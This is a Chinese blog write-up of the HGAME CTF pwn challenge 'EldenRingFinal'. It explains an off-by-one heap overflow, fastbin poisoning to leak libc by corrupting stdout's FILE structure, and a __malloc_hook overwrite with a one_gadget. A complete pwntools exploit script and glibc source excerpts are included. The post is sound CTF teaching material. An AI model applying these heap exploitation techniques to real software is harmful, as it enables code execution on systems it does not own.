

计算机 ▾ 关于爱情的科学指南



搜索...

搜索

HGAME EldenRingFinal wp

24.02.2024

CTF pwn

这是hgame线上的最后一题，但是我做的比较快，终于是在最后拿了一个一血，这道题嘛，说实在的，思路比较顺畅，加之在网上实际上是一些现成的解决方式，所以个人认为难度可能对于我来说不大


首先分析反汇编代码，我其实很迷惑为什么要有这个page和note这种设定，以及为什么要用链表来将他们连接，反正我利用过程是没有用到这些特性，莫非是烟雾弹？迷惑我们的？还是针对这些有其他解法？我反正是花了一个小时来阅读代码，page和note应该都是结构体，结构体的内容如下：

YZS

搜索

2024年 2月

一	二	三	四	五	六	日
1	2	3	4			



实际上我的思路中这个结构的成员也没有啥用，只需要知道一件事，就是如果add_page，就相当于在malloc(0x20)即0x30，如果add_note，就相当于先malloc(0x20)，再malloc一个任意大小的chunk，并且只有这个任意大小的chunk能改写大小，并且我猜到他一定有off by one，为什么这么猜测请看后文

一	二	三	四	五	六	日
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29			

[« 1月](#)

▶ contact me

博客评论需要经过一下我的审核，所以可能评论后无法马上显示（其实国家是不允许个人博客开评论的）


代码分析完毕就可以开始思路分析了：

这道题目没有show函数，没有UAF，没有edit函数，想要在free后还能修改我们有几种方式，直接uaf修改或者double free，的你这都需要uaf，所以我们需要人造uaf，即overlapping，所以我不用看就一定知道存在堆溢出，果然，add_note中就存在off by one漏洞

之后我们就要泄露libc地址先，由于没有show函数，并且提示用IO_FILE，在网上搜索很容易找出现成的方式，就是malloc一个chunk到stdout附近并且修改相关的值（这个原理我将在文末讲解），由于只有fastbin，于是想做到上述这一步就必定要修改fastbin的fd指针，修改的能力上面讲了用overlapping，至于要修改到stdout附近那就需要爆破了，你需要用合理的堆布局手法先实现overlapping，获得一个存在于fastbin但是属于其他chunk的野指针，再使用一些方式在这个fastbin的fd上留下一个脏数据，我听网上说是main_arena+88，反正我是用的unsorted bin的地址，之后再使用爆破的方式，这里为什么只需要爆破半个字节我不是太明白(TODO)，反正当时说的是1/16的几率，其实就把它改成在gdb中调试时获得的那个值就可以了，这个值也不能就是stdout，因为fastbin在malloc出来时有一个size的检查，就是需要用字节错位的方式绕过，在IO_2_1_STDOUT上面找到一个合适的字节错位的值，我记得我找的就是一个7f（有点忘了），之后malloc到这个值之后修改相关结构体（怎么修改在文末讲解），使得下一次puts函数调用可以实现leak地址，之

后leak地址之后就再重复上述的操作，再来一遍overlapping，写上malloc_hook的附近的地址，因为这里也需要考虑字节错位，malloc到附近后修改成hook为one_gadget的地址，再malloc实现getshell。

思路总结下图，这是我做题时画的



其实我当时想的思路非常顺畅，但是思路简单，真正的实现特别之麻烦，你需要精细的布局chunk，这通常需要很多次的尝试，修改，猜想等等，但其实这题的堆布局没有之前那道off by null麻烦，毕竟off by one直接扩大size的值可以在两个chunk就直接实现overlapping，还不需要通过那些合并来overlapping，因为合并还有特别多恶心的检测，但这题的字节错位对于chunk的大小有着要求，所以还是有点麻烦的，我简要说一下我的布局方式吧（我回头看我这个布局时被我当时的智商惊到了，但当时也只是调试的结果，只能说运气比较号）：

先malloc4个chunk，第三个的大小为 $0x20$ ，用第一个先off by one将第二个扩展到 $0xd0$ ，再free掉2, 3，再malloc一个 $0x30$ 的，使得头分配在第三个chunk的头，数据部分从2的unsorted bin切割，从而留下脏数据，之后需要修改脏数据，修改还得要修改malloc出来的最终那个chunk的头的size要是 $0x70$ ，这需要非常精确的把控，我甚至不知道我当时是怎么做到的，当时确实花了很长时间调试这部分，好在思路清晰目标明确，确切的思路看我的exp吧

```

mks@mkscode:~/CNV/pwn/hgame/weekly/EldenRingFinal> python pwn.py ...
1  from pwn import *
2  p = process('./vuln')
3  #p = remote("139.224.232.162",32125)
4  libc = ELF('./libc-2.23.so')
5  context.log_level = 'debug'
6  def add_page():
7      p.sendlineafter(">",'1')
8  def free_page(page_idx):
9      p.sendlineafter(">",'2')
10     p.sendlineafter("which page?",str(page_idx))
11 def add_note(page_idx,size,content):
12     p.sendlineafter(">",'3')
13     p.sendlineafter("which page would you like to attach to?",str(page_idx))
14     p.sendlineafter("size:",str(size))
15     p.sendafter("content:",content)
16 def free_note(page_idx,note_idx):
17     p.sendlineafter(">",'4')
18     p.sendlineafter("which page_ID?",str(page_idx))
19     p.sendlineafter("which note_ID would you like to delete?",str(note_idx))
20 gdb.attach(p)
21 add_page()
22 add_note(1,0x68,'abc')
23 add_note(1,0x68,'abc')
24 add_note(1,0x10,'abc')
25 add_note(1,0x68,'abc') #prevent top
26 free_note(1,1)
27 add_note(1,0x68,p64(0x70)*12+p64(0x70)+b'\xd1')
28 free_note(1,2)
29 free_note(1,3)
30 add_note(1,0x28,p64(0x0)*5+b'\xa0')
31 free_note(1,6)
32 free_note(1,5)
33 #add_note(1,0x68,p64(0x70)*12+p64(0x70)+b'\xd0')
34 add_note(1,0x90,b'\xdd\x45')
35 add_note(1,0x28,p64(0)*5+b'\x71')
36 add_note(1,0x68,'a')
37 add_note(1,0x68,'a')
38 add_note(1,0x68,b'\x00'*3+p64(0x0)*6+p64(0xfbad1800)+p64(0)*3+b"\x58")
39 addr1 = (p.recvuntil(b'\x7f'))
40 addr = addr1[-6:]
41 addr += b'\x00'*2
42 addr = u64(addr)
43 libc_base = addr -0x3c46a3
44 system_addr = libc_base + libc.sym['system']
45 free_hook_addr = libc_base + libc.sym['__free_hook']
46 malloc_hook_addr=libc_base + libc.sym['__malloc_hook']
47 malloc_hook_chunk = malloc_hook_addr -16-3-16
48 one_gadget_addr = libc_base+0xf0897
49 add_note(0,0x68,'a')
50 add_note(0,0x68,'a')
51 add_note(0,0x68,'a')
52 add_note(0,0x58,'a')
53 add_note(0,0x58,'a')

```

```
54 add_note(0,0x58,'a')
55 free_note(0,1)
56 add_note(0,0x68,p64(0x70)*13+b'\xd1')
57 free_note(0,2)
58 free_note(0,3)
59 add_note(0,0x90,p64(0x71)*6+p64(malloc_hook_chunk))
60 free_note(0,4)
61 free_note(0,5)
62 free_note(0,6)
63 add_note(0,0x68,'a')
64 add_note(0,0x68,'a')
65 add_note(0,0x68,b'\x00'*3+p64(0x0)*2+p64(one_gadget_addr))
66 #gdb.attach(p)
67 add_page()
68 print(hex(malloc_hook_chunk))
69 print(hex(one_gadget_addr))
70 p.interactive()
71
```

最后我说一下那个修改stdout的方式，实际上再网上是有现成的，我这里简要说一下原理吧，它就是为了让puts函数绕过一系列的检测输出一个大区域的值，所以最终目的是要改掉io_write_base这个变量为一个比较小的值，并且在运行时不会改变io_write_base，这个值在overflow函数中可能会被改变，如下图

```

/* If currently reading or no buffer allocated. */
if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL) //二, 检测f的否已经准备好写入了(即写入状态和buf分配)
{
    /* Allocate a buffer if needed. */
    if (f->_IO_write_base == NULL) //2.1 如果没有buf就分配一个buf, 并将read指针重置
    {
        _IO_dallocbuf (f);
        _IO_setg (f, f->_IO_buf_base, f->_IO_buf_base, f->_IO_buf_base);
    }
    /* Otherwise must be currently reading.
    If _IO_read_ptr (and hence also _IO_read_end) is at the buffer end,
    logically slide the buffer forwards one block (by setting the
    read pointers to all point at the beginning of the block). This
    makes room for subsequent output.
    Otherwise, set the read pointers to _IO_read_end (leaving that
    alone, so it can continue to correspond to the external position). */
    if (__glibc_unlikely (_IO_in_backup (f))) //2.2 是否流f处于备份模式
    {
        size_t nbackup = f->_IO_read_end - f->_IO_read_ptr;
        _IO_free_backup_area (f);
        f->_IO_read_base -= MIN (nbackup,
            f->_IO_read_base - f->_IO_buf_base);
        f->_IO_read_ptr = f->_IO_read_base;
    }

    if (f->_IO_read_ptr == f->_IO_buf_end) //2.3 正确设置f的写和读指针
f->_IO_read_end = f->_IO_read_ptr = f->_IO_buf_base;
    f->_IO_write_ptr = f->_IO_read_ptr;
    f->_IO_write_base = f->_IO_write_ptr;
    f->_IO_write_end = f->_IO_buf_end;
    f->_IO_read_base = f->_IO_read_ptr = f->_IO_read_end;

    f->_flags |= _IO_CURRENTLY_PUTTING;
    if (f->_mode <= 0 && f->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED)) //2.4 若f处于行缓冲和无缓冲, 则将ptr和end设置为相等
f->_IO_write_end = f->_IO_write_ptr;
}

```

必须让他绕过第一个检测

```
#define _IO_MAGIC 0xFBAD0000 /* Magic number */
#define _OLD_STDIO_MAGIC 0xFABC0000 /* Emulate old stdio. */
#define _IO_MAGIC_MASK 0xFFFF0000
#define _IO_USER_BUF 1 /* User owns buffer; don't delete it on close. */
#define _IO_UNBUFFERED 2
#define _IO_NO_READS 4 /* Reading not allowed */
#define _IO_NO_WRITES 8 /* Writing not allowed */
#define _IO_EOF_SEEN 0x10
#define _IO_ERR_SEEN 0x20
#define _IO_DELETE_DONT_CLOSE 0x40 /* Don't call close(_fileno) on cleanup. */
#define _IO_LINKED 0x80 /* Set if linked (using _chain) to streambuf::_list_all.*/
#define _IO_IN_BACKUP 0x100
#define _IO_LINE_BUF 0x200
#define _IO_TIED_PUT_GET 0x400 /* Set if put and get pointer logically tied. */
#define _IO_CURRENTLY_PUTTING 0x800
#define _IO_IS_APPENDING 0x1000
#define _IO_IS_FILEBUF 0x2000
#define _IO_BAD_SEEN 0x4000
#define _IO_USER_LOCK 0x8000
```

即这个`0x800`必须设置，并且还有一个错误检测

```
if (f->_flags & _IO_NO_WRITES) /* SET ERROR */                                //一，检测是否设置了禁止写入标志，即_IO_NO_WRITES
{
    f->_flags |= _IO_ERR_SEEN;
    __set_errno (EBADF);
    return EOF;
}
```

8这个位置必须为0

最后还有个`io_new_write`函数

```

static size_t
new_do_write (FILE *fp, const char *data, size_t to_do)
{
    size_t count;
    if (fp->_flags & _IO_IS_APPENDING)
        /* On a system without a proper O_APPEND implementation,
           you would need to sys_seek(0, SEEK_END) here, but is
           not needed nor desirable for Unix- or Posix-like systems.
           Instead, just indicate that offset (before and after) is
           unpredictable. */
        fp->_offset = _IO_pos_BAD;
    else if (fp->_IO_read_end != fp->_IO_write_base)
    {
        off64_t new_pos
        = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
        if (new_pos == _IO_pos_BAD)
            return 0;
        fp->_offset = new_pos;
    }
    count = _IO_SYSWRITE (fp, data, to_do);
    if (fp->_cur_column && count)
        fp->_cur_column = _IO_adjust_column (fp->_cur_column - 1, data, count) + 1;
    _IO_setg (fp, fp->_IO_buf_base, fp->_IO_buf_base, fp->_IO_buf_base);
    fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_buf_base;
    fp->_IO_write_end = (fp->_mode <= 0
                           && (fp->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED))
                           ? fp->_IO_buf_base : fp->_IO_buf_end);
    return count;
}

```

必须保证运行到syscall之前write_base不变，那就一定不能走第二个分支，第二个分支的绕过方式就是走第一个分支即可，需要设置appending，即0x1000

so，最终的flag数就是0xfb1800，修改flag之后再修改结构体中的write_base就能实现一调用puts就能输出一个很大的区域的值，从而实现leak libc，确切的payload如下

```
payload = p64(0xfb1800)+p64(0)*3+b"\x58"
```


pwn

[« Previous Post](#)[Next Post »](#)

发表回复

以 YZS 的身份登录。 [编辑您的个人资料](#)。 [注销?](#) 必填项已用*标注

评论 *



[发表评论](#)

计算机

一生一芯

预学习

B阶段

NEMU

NPC

A阶段

slide

1_28进度汇报

CTF

pwn

reverse

HDOJ

jyy_os(入门速成版)

关于爱情的科学指南

[Blog Layouts](#) [WordPress Theme](#) created by [Rico](#)